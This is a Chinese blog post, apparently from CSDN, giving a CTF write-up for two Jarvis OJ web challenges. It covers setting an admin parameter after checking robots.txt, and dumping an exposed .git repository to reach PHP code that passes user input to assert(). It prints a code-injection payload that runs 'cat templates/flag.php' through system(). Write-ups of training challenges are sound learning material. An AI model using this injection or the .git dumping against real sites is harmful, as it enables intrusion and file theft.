61dctf writeup

原创

quedgee 于 2017-10-29 09:27:35 发布 2592 收藏


分类专栏： jarvisoj_writeup 61dctf

本文链接：https://blog.csdn.net/quedgee/article/details/78382812

jarvisoj_writeup 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏



61dctf

1 篇文章 0 订阅


订阅专栏

**


admin

**


打开页面发现。。。。就一个Hello World= =，查看源代码也无果，那么抓个包吧= =



emmmm，发现什么也没有，那么就robots.txt看看吧，发现果然有东西
web.jarvisoj.com:32792/robots.txt



访问这个后发现。。。。flag{hello guest}。。。。嗯。。。被骗了，提交这个没有用
那么在这个页面抓个包，再改一次admin= 1即可



**

babyphp

**

查看源码，发现有个hint耶。。。。看来是page传参

```
<!--<li ><a href="?page=flag">My secrets</a></li> -->
```

根据提示，有个git，于是想到了.git漏洞
参考博客 http://www.freebuf.com/sectool/66096.html

于是可以导出源码

```
python GitHack.py web.jarvisoj.com:32798/.git
```

可以找到index.php中的源代码

```
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

看来是个绕过。。。。
构造payload

```
','..')===False and system('cat templates/flag.php');//
```

于是就变成了

```
assert("strpos('"templates/" . ','..')===False and system('cat templates/flag.php');// . ".php"', '..')
```

把前面的strpos函数给闭合了，调用系统命令查看template目录下的flag.php，再把后面注释掉
flag就出来了，美滋滋啊~~~